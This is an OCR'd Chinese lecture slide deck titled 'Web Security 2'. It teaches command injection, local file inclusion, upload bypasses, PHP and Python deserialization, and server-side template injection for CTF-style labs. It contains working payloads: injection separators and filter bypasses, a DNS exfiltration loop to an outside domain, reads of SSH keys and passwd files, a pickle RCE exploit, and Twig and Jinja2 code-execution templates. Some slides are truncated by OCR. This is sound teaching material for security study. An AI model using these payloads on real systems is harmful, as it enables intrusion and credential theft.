Web Security 2

Kaibro

Outline

1. Command Injection
2. Local File Inclusion
3. Upload
4. Deserialization
5. Server Side Template Injection

臨時解題平台

- 怕被資安通報的可以用以下網址寫作業
  - 沒擋ip，自己找跳板、掛VPN打
  - XSS Kitchen: http://edu.kaibro.tw:5566
  - cei8a: http://edu.kaibro.tw:9487

Command Injection

Command Injection

- 顧名思義，就是插入一些能被執行的指令
- 插去哪？
  - 有可能直接呼叫系統指令的地方
  - 網頁版Ping, dig, curl, …


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
Vulnerability: Command Injection
Ping a device
Enter an IP address: 202.89.233.101 && ls /root/Desktop
Submit
PING 202.89.233.101 (202.89.233.101) 56(84) bytes of data.
64 bytes from 202.89.233.101: icmp_seq=1 ttl=119 time=14.5 ms
64 bytes from 202.89.233.101: icmp_seq=2 ttl=119 time=19.5 ms
64 bytes from 202.89.233.101: icmp_seq=3 ttl=119 time=15.2 ms
64 bytes from 202.89.233.101: icmp_seq=4 ttl=119 time=16.0 ms
--- 202.89.233.101 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 14.586/16.368/19.579/1.931 ms
2008_0925_RT2870_Linux_STA_WebUI_v1.4.0.0
2008_0925_RT2870_Linux_STA_v1.4.0.0
LatestScannedReport.html
Recommended Shells for File Access at a website
afl-1.94b
afl-latest.tgz
asp.rb
bin
buffer

Why?

- 他背後可能這樣寫：
  - `system("ping " . $_POST["ip"]);`
  - 使用者輸入直接拼接上去
  - 沒有任何過濾！

基本招式

- ;
  - ping 8.8.8.8 ; ls
- |
  - ping 8.8.8.8 | ls
- &&
  - ping 8.8.8.8 && ls
- $(CMD) 或 `CMD`
  - ping 8.8.8.8 $(sleep 10)
  - ping 8.8.8.8 `sleep 10`

Bypass Space

- `cat${IFS}/etc/passwd`
- `cat</etc/passwd`
- `{cat,/etc/passwd}`
- `IFS=,;` `` `cat<<<uname,-a` ``

Bypass Keyword

- String Concat
  - `A=fl; B=ag; cat $A$B`
- Empty Variable
  - `cat fl${x}ag`
- Environment Variable
  - `$PATH => "/usr/local/…"`
  - `${PATH:0:1} => '/'`

DNS 傳資料

- 常用在Command沒回顯時 (Blind Command Injection)
- 有時HTTP被防火牆擋，但DNS沒擋
- ```
  for i in $(ls /) ;
  do host "http://$i.kaibro.tw";
  done
  ```
  ```

Lab
cmdinj

Local File Inclusion

Local File Inclusion

- 簡稱 LFI
- 就是可以控制include檔案來源的漏洞
- 通常出現在路徑為使用者可控的狀況
- 例如:
  - `include($_GET['file']);`

Local File Inclusion

- 簡稱 LFI
- 就是可以控制include檔案來源的漏洞
- 通常出現在路徑為使用者可控的狀況
- 例如:
  - `include($_GET['file']);`
  - 我們可以輸入`file=/etc/passwd`

Local Fi

- 簡稱
- 就是r
- 通常b
- 例如：
  - i
  - 我

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:105:111::/run/uuidd:/usr/sbin/nologin
avahi-autoipd:x:106:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
rtkit:x:109:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
cups-pk-helper:x:110:116:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/no
speech-dispatcher:x:111:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
whoopsie:x:112:117::/nonexistent:/bin/false
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
saned:x:114:119::/var/lib/saned:/usr/sbin/nologin
pulse:x:115:120:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
avahi:x:116:122:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
colord:x:117:123:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:118:7:HPLIP system user,,,:/var/run/hplip:/bin/false
geoclue:x:119:124::/var/lib/geoclue:/usr/sbin/nologin
gnome-initial-setup:x:120:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
rb1ak:x:1000:1000:0rb1ak,,,:/home/rb1ak:/bin/bash
nvidia-persistenced:x:122:127:NVIDIA Persistence Daemon,,,:/:/sbin/nologin
sshd:x:123:65534::/run/sshd:/usr/sbin/nologin
nm-openvpn:x:124:128:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
```

Local File Inclusion

- 以PHP來說，常見於以下函數
  - `include()`
  - `require()`
  - `include_once()`
  - `require_once()`

要讀啥?

- 讀各種設定檔
  - /etc/apache2/apache2.conf
  - /etc/nginx/nginx.conf
  - /etc/nginx/conf.d/default.conf
- 讀ssh key
  - /root/.ssh/id_rsa
- 其他
  - /root/.bash_history
  - /var/log/httpd/access_log

稍微潮一點的招 (PHP Only)

- php://filter
  - php://filter/convert.base64-encode/resource=index.php
  - php://filter/read=string.rot13/resource=index.php
- 讀Source Code!
  - 直接include php檔案會被解析（看不到code）
  - 先enocde，讓伺服器解析不出來!

php://filter Example

```
include($_GET['f']);
```

```
?f=php://filter/convert.base64-encode/resource=index.php
```

```
PGh0bWw+CjxoZWFkPgo8bWV0YSBjaGFyc2V0PSJVVEYtOCI....
```

RCE?

- Session
  - php session一般存在sess_{PHPSESSID}中
  - 內容可控時，可LFI拿shell
- 環境變數
  - /proc/self/environ
- PHPINFO
  - 對server以form-data上傳文件，會產生tmp檔
  - phpinfo用來取得tmp檔路徑和名稱
  - 傳完就砍掉 => Race Condition
- ...

Lab
EzLFI

上傳漏洞

上傳漏洞

- 實用
- 想辦法傳髒東西上去伺服器
  - webshell
- 也可以串其他漏洞
  - 串LFI => RCE
  - 串XSS => 繞CSP
  - ...

錯誤防禦方法

- 前端驗證
  - Javascript判斷副檔名是否合法

錯誤防禦方法

- 前端驗證
  - ~~Javascript判斷副檔名是否合法~~
    - 直接送Request
    - Disable Javascript
    - ...

錯誤防禦方法

- 後端黑名單
  - 例如禁止副檔名為php，asp，...

錯誤防禦方法

- 後端黑名單
  - ~~例如禁止副檔名為php, asp, ...~~
    - 大小寫: pHP, aSp, ...
    - 特殊副檔名: phtml, php4, php5, ...
    - .htaccess 自訂解析規則

錯誤防禦方法


- Magic Number
  - 圖片，聲音等檔案都有獨特的Magic Number
  - 限制上傳檔案的Magic Number總沒錯了吧?

錯誤防禦方法

- Magic Number
  - 圖片，聲音等檔案都有獨特的Magic Number
  - ~~限制上傳檔案的Magic Number總沒錯了吧?~~
    - 先塞Magic Number，再塞PHP Code一樣能正常解析

錯誤防禦方法

- GIF Magic Number



比較好的防禦方法

- 別自己實做上傳
  - AWS S3 棒棒
  - imgur 棒棒
  - ...
- 白名單+後端驗證

延伸 - 解析漏洞

- Apache解析漏洞
  - gg.php.kaibro
  - 看到不認識的副檔名，會往前找認識的
    - 副檔名kaibro不認識
    - 往前找到php
    - ㄛ 那就當php來解析吧

Deserialization

Serialization

- 把Object, Array, ...等資料轉成易於取用、傳輸的格式
- 可持久化
- 舉例 - PHP
  - `Array('a','b')`
  - `a:2:{i:0;s:1:"a";i:1;s:1:"b";}`

Deserialization

- 把序列化字串還原成Object, Array, ...等
- 常見安全問題都發生在這
  - 直接把使用者輸入拿去反序列化
  - Object內容可控
  - 串POP Chain

PHP

- `serialize()` / `unserialize()`

`87`  `i:87`

`'kaibro'`  `s:6:"kaibro";`

`Array('a','b')`  `a:2:{i:0;s:1:"a";i:1;s:1:"b";}`

PHP

- 常見Type

String	s:size:value;
Integer	i:value;
Boolean	b:value;
NULL	N;
Array	a:size;{key definition; value definition; (repeat per element)}
Object	O:strlen(class name):class name:object size:{s:strlen(property name):property name:property definition;(repeat per property)}

PHP

```
class QQ {
    public $a;
    private $b;
    protected $c;
}
```

PHP

```
class QQ {
    public $a;
    private $b;
    protected $c;
}
```

```
...{s:4:"a";...}
```

```
...{s:12:"%00QQ%00b";...}
```

```
...{s:7:"%00*%00c";...}
```

PHP

```
class QQ {
    public $a;
    private $b;
    protected $c;
}
```

```
...{s:4:"a";...}
...{s:12:"%00QQ%00b";...}
...{s:7:"%00*%00c";...}
```

Class Name

NULL Byte

PHP - Magic Method

- `__construct()`
- `__destruct()`
- `__wakeup()`
- `__sleep()`
- `__call()`
- `__toString()`
- `...`

PHP - Magic Method

- __construct()
- __destruct()
- __wakeup()
- __sleep()
- __call()
- __toString()
- ...

PHP - Magic Method

- __wakeup()
  - 在unserialization時會被呼叫
- __destruct()
  - 在Object被銷毀時呼叫 (Garbage Collection)
- __toString()
  - 當Object被當字串用時呼叫 (例如: echo $obj)
- __call()
  - 當未定義的方法被call時呼叫

PHP - Example

```php
<?php

class Kaibro {
    public $test = "yo!";
    function __wakeup()
    {
        system("echo ".$this->test);
    }
}

$input = $_GET['str'];
$kb = unserialize($input);
```

PHP - Example

```php
<?php

class Kaibro {
    public $test = "yo!";
    function __wakeup()
    {
        system("echo ".$this->test);
    }
}

$input = $_GET['str'];
$kb = unserialize($input);
```

```
str=
O:6:"Kaibro":1:
{s:4:"test";s:3:";id";}
```

```
uid=0(root) gid=0(root)
groups=0(root)
```

PHP - Example

```php
<?php

class Kaibro {
    public $test = "yo!";
    function __wakeup()
    {
        system("echo ".$this->test);
    }
}

$input = $_GET['str'];
$kb = unserialize($input);
```

unserialize($input)

$test => ";id"

__wakeup()

system($this->test)

POP Chain

- Property Oriented Programming
- 類似Pwn的ROP
- 初始gadget: 反序列化呼叫magic method
- 其他gadget: magic method可能再呼叫其他method
  - 我們可以控制其中的property

其他語言反序列化例子

- Java
  - ysoserial
  - Apache Commons Collections
- ASP.net
  - ysoserial.net
- Ruby
  - Marshal
  - YAML
- Python
  - Pickle

Python - pickle

- pickle / cpickle
  - dumps() 轉序列化字串
  - loads() 還原序列化字串
  - dump() / load()

Python - pickle

- How2use?

```
>>> a = [1,2,3]
>>> pickle.dumps(a)
'(lp0\nI1\naI2\naI3\na.'
>>> pickle.loads('(lp0\nI1\naI2\naI3\na.')
[1, 2, 3]
>>>
```

Python - pickle

- How2hack?

vul.py

```
1 import os
2 import cPickle
3 import sys
4 import base64
5
6 s = raw_input(":")
7
8 print cPickle.loads(base64.b64decode(s))
```

Python - pickle

- 構造Payload

exp.py

```
1 import os
2 import cPickle
3 import sys
4 import base64
5
6 class Exploit(object):
7     def __reduce__(self):
8         return (os.system, ('ls',))
9
10 shellcode = cPickle.dumps(Exploit())
11 print base64.b64encode(shellcode)
```

exp.py

```python
import os
import cPickle
import sys
import base64

class Exploit(object):
    def __reduce__(self):
        return (os.system, ('ls',))

shellcode = cPickle.dumps(Exploit())
print base64.b64encode(shellcode)
```

vul.py

```python
import os
import cPickle
import sys
import base64

s = raw_input(":")

print cPickle.loads(base64.b64decode(s))
```

```
$ python exp.py > pay
$ cat pay|python vul.py

exp.py  pay  vul.py
```

進階 - PHP Phar反序列化

- 今年最潮的反序列化招
- 歷史
  - 最早出現在HITCON CTF 2017 - Orange Tsai
  - Black hat 2018 - Sam Thomas
- CTF
  - HITCON CTF 2017 - Baby^H Master PHP 2017
  - HITCON CTF 2018 - Baby Cake
  - DCTF 2018 - Vulture

進階 - PHP Phar反序列化

- 原理
  - 當使用phar://協議讀取phar文件時，會將裏頭的metadata反序列化
  - 不需要透過unserialize()
  - 一些常見文件操作函數都能觸發
    - file_get_contents()
    - file_put_contents()
    - include()
    - ...

進階 - PHP Phar反序列化

- 細節參考
  - https://cdn2.hubspot.net/hubfs/3853213/us-18-Thomas-It%27s-A-PHP-Unserialization-Vulnerability-Jim-But-Not-As-We-....pdf

Server Side Template Injection

Template Engine

- 常見於各大Web Framework中
- 將使用者介面與資料分離
- 舉例:
  - Ruby ERB: `<h1><%= Time.now.to_s %></h1>`
  - Jinja2: `<p>{{ user.username }}</p>`
  - ...

Template Injection (以Twig為例)

- `$twig->render("Hello {name}", array("name" => $user.name) );`
  - 很棒，沒啥問題
- `$twig->render($_GET['input'], array("name" => $user.name) );`
  - G_____G
  - 很明顯可以XSS
  - 但還能做啥?

Template Injection (以Twig為例)

- `$twig->render($_GET['input'], ...);`
  - `input={{ 8*7 }}`
  - `56`

Template Injection (以Twig為例)

- `$twig->render($_GET['input'], ...);`
  - `input={{ self }}`
  - `Object of clas __TwigTemplate_7ae62e582f8a35e5ea6cc639800ecf15b96c0d6f78db3538221c1145580ca4a5 could not be converted to string`


Template Injection (以Twig為例)

- 甚至有機會RCE!
  - **{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}**
  - uid=1000(k) gid=1000(k) groups=1000(k),10(wheel)

How to fuzz?

- `{{ 7*7 }}`
  - Twig: 49
  - Jinja2: 49
- `{{ 7*'7' }}`
  - Twig: 49
  - Jinja2: 7777777

How to fuzz?


${7*7}
a{*comment*}b
{{7*7}}
Smarty
${"z".join("ab")}
Mako
Unknown
{{7*'7'}}
Not vulnerable
Jinja2
Twig
Unknown

Jinja2

- Dump all used classes

```
{{ ''.__class__.__mro__[2].__subclasses__() }}
```

Hello [<type 'type'>, <type 'weakref'>, <type 'weakcallableproxy'>, <type 'weakproxy'>, <type 'int'>, <type 'basestring'>, <type 'bytearray'>, <type 'list'>, <type 'NoneType'>, <type 'NotImplementedType'>, <type 'traceback'>, <type 'super'>, <type 'xrange'>, <type 'dict'>, <type 'set'>, <type 'slice'>, <type 'staticmethod'>, <type 'complex'>, <type 'float'>, <type 'buffer'>, <type 'long'>, <type 'frozenset'>, <type 'property'>, <type 'memoryview'>, <type 'tuple'>, <type 'enumerate'>, <type 'reversed'>, <type 'code'>, <type 'frame'>, <type 'builtin_function_or_method'>, <type 'instancemethod'>, <type 'function'>, <type 'classobj'>, <type 'dictproxy'>, <type 'generator'>, <type 'getset_descriptor'>, <type 'wrapper_descriptor'>, <type 'instance'>, <type 'ellipsis'>, <type 'member_descriptor'>, <type 'file'>, <type 'PyCapsule'>, <type 'cell'>, <type 'callable-iterator'>, <type 'iterator'>, <type 'sys.long_info'>, <type 'sys.float_info'>, <type 'EncodingMap'>, <type 'fieldnameiterator'>, <type 'formatteriterator'>, <type 'sys.version_info'>, <type 'sys.flags'>, <type 'exceptions.BaseException'>, <type 'module'>, <type 'imp.NullImporter'>, <type 'zipimport.zipimporter'>, <type 'posix.stat_result'>, <type 'posix.statvfs_result'>, <class 'warnings.WarningMessage'>, <class 'warnings.catch_warnings'>, <class '_weakrefset._IterationGuard'>, <class '_weakrefset.WeakSet'>, <class '_abcoll.Hashable'>, <type 'classmethod'>, <class '_abcoll.Iterable'>, <class '_abcoll.Sized'>, <class '_abcoll.Container'>, <class '_abcoll.Callable'>, <class 'site._Printer'>, <class 'site._Helper'>, <type '_sre.SRE_Pattern'>, <type '_sre.SRE_Match'>, <type '_sre.SRE_Scanner'>, <class 'site.Quitter'>, <class 'codecs.IncrementalEncoder'>, <class 'codecs.IncrementalDecoder'>, <type 'uwsgi._Input'>, <type 'uwsgi.SymbolsImporter'>, <type 'uwsgi.ZipImporter'>, <type 'uwsgi.SymbolsZipImporter'>, <type 'operator.itemgetter'>, <type 'operator.attrgetter'>, <type 'operator.methodcaller'>, <type 'functools.partial'>, <type 'itertools.combinations'>, <type 'itertools.combinations_with_replacement'>, <type 'itertools.cycle'>, <type 'itertools.dropwhile'>, <type 'itertools.takewhile'>, <type 'itertools.islice'>, <type 'itertools.starmap'>, <type 'itertools.imap'>, <type 'itertools.chain'>, <type 'itertools.compress'>, <type 'itertools.ifilter'>, <type 'itertools.ifilterfalse'>, <type 'itertools.count'>, <type 'itertools.izip'>, <type 'itertools.izip_longest'>, <type 'itertools.permutations'>, <type 'itertools.product'>, <type 'itertools.repeat'>, <type 'itertools.groupby'>, <type 'itertools.tee_dataobject'>, <type 'itertools.tee'>, <type 'itertools._grouper'>, <type 'cStringIO.StringO'>, <type 'cStringIO.StringI'>, <class 'string.Template'>, <class 'string.Formatter'>, <type 'collections.deque'>, <type 'deque_iterator'>, <type 'deque_reverse_iterator'>, <type '_thread._localdummy'>, <type 'thread._local'>, <type 'thread.lock'>, <type 'datetime.date'>, <type 'datetime.timedelta'>, <type 'datetime.time'>, <type 'datetime.tzinfo'>, <class 'werkzeug._internal._Missing'>, <class 'werkzeug._internal._DictAccessorProperty'>, <type 'time.struct_time'>, <class 'email.LazyImporter'>, <type 'Struct'>, <type '_hashlib.HASH'>, <type '_random.Random'>, <class 'socket._closedsocket'>, <type '_socket.socket'>, <type 'method_descriptor'>, <class 'socket._socketobject'>, <class 'socket._fileobject'>, <class 'urlparse.ResultMixin'>, <class 'calendar.Calendar'>, <type '_io._IOBase'>, <type '_io.IncrementalNewlineDecoder'>, <class 'werkzeug.datastructures.ImmutableListMixin'>, <class 'werkzeug.datastructures.ImmutableDictMixin'>, <class 'werkzeug.datastructures.UpdateDictMixin'>, <class 'werkzeug.datastructures.ViewItems'>, <class 'werkzeug.datastructures._omd_bucket'>, <class 'werkzeug.datastructures.Headers'>, <class 'werkzeug.datastructures.ImmutableHeadersMixin'>, <class 'werkzeug.datastructures.IfRange'>, <class 'werkzeug.datastructures.Range'>, <class 'werkzeug.datastructures.ContentRange'>, <class 'werkzeug.datastructures.FileStorage'>, <class 'werkzeug.urls.Href'>, <class 'werkzeug.wsgi.SharedDataMiddleware'>, <class 'werkzeug.wsgi.DispatcherMiddleware'>, <class 'werkzeug.wsgi.ClosingIterator'>, <class 'werkzeug.wsgi.FileWrapper'>, <class 'werkzeug.wsgi._RangeWrapper'>, <class 'werkzeug.wsgi.LimitedStream'>, <class 'werkzeug.formparser.FormDataParser'>, <class 'werkzeug.formparser.MultiPartParser'>, <class 'werkzeug.utils.HTMLBuilder'>, <class 'werkzeug.wrappers.BaseRequest'>, <class 'werkzeug.wrappers.BaseResponse'>, <class 'werkzeug.wrappers.AcceptMixin'>, <class 'werkzeug.wrappers.ETagRequestMixin'>, <class 'werkzeug.wrappers.UserAgentMixin'>, <class 'werkzeug.wrappers.AuthorizationMixin'>, <class 'werkzeug.wrappers.StreamOnlyMixin'>, <class 'werkzeug.wrappers.ETagResponseMixin'>, <class 'werkzeug.wrappers.ResponseStream'>, <class 'werkzeug.wrappers.ResponseStreamMixin'>, <class 'werkzeug.wrappers.CommonRequestDescriptorsMixin'>, <class 'werkzeug.wrappers.CommonResponseDescriptorsMixin'>, <class 'werkzeug.wrappers.WWWAuthenticateMixin'>, <class 'werkzeug.exceptions.Aborter'>, <type '_json.Scanner'>, <type '_json.Encoder'>, <class 'json.decoder.JSONDecoder'>, <class 'json.encoder.JSONEncoder'>, <class 'threading._Verbose'>, <type 'cPickle.Unpickler'>, <type 'cPickle.Pickler'>, <class 'jinja2.utils.MissingType'>, <class 'jinja2.utils.LRUCache'>, <class 'jinja2.utils.Cycler'>, <class 'jinja2.utils.Joiner'>, <class 'jinja2.utils.Namespace'>, <class 'markupsafe._MarkupEscapeHelper'>, <class 'jinja2.nodes.EvalContext'>, <class 'jinja2.runtime.TemplateReference'>, <class 'jinja2.nodes.Node'>, <class 'difflib.HtmlDiff'>, <class 'jinja2.runtime.Context'>, <class 'jinja2.runtime.BlockReference'>, <class 'jinja2.runtime.LoopContextBase'>, <class 'jinja2.runtime.LoopContextIterator'>, <class 'jinja2.runtime.Macro'>, <class 'jinja2.runtime.Undefined'>, <class 'numbers.Number'>, <class

Jinja2

- 任意讀檔Example:
  - {{''.__class__.__mro__[2].__subclasses__()[40]}}
    - <type 'file'>
  - {{''.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read()}}

Jinja2

- 寫檔Example:
  - {{''.__class__.__mro__[2].__subclasses__()[40]('/var/www/app/a.txt', 'w').write('Kaibro Yo!')}}

Jinja2

- 暴力找eval

```
{% for c in [].__class__.__base__.__subclasses__() %}
{% if c.__name__ == 'catch_warnings' %}
  {% for b in c.__init__.__globals__.values() %}
  {% if b.__class__ == {}.__class__ %}
    {% if 'eval' in b.keys() %}
      {{ b['eval']('__import__("os").popen("id").read()') }}
    {% endif %}
  {% endif %}
  {% endfor %}
{% endif %}
{% endfor %}
```

Jinja2 - 各種Bypass

- {{ 或 }} 被過濾
  - 改用{% %}，執行結果往外傳
- . 被過濾
  - {{''.__class__}}
  - {{''['__class__']}}
- [] 被過濾
  - {{''.__class__.__mro__[2]}}
  - {{''.__class__.__mro__.__getitem__(2)}}

Lab
Jinja2

HW 0x08
GhostGIF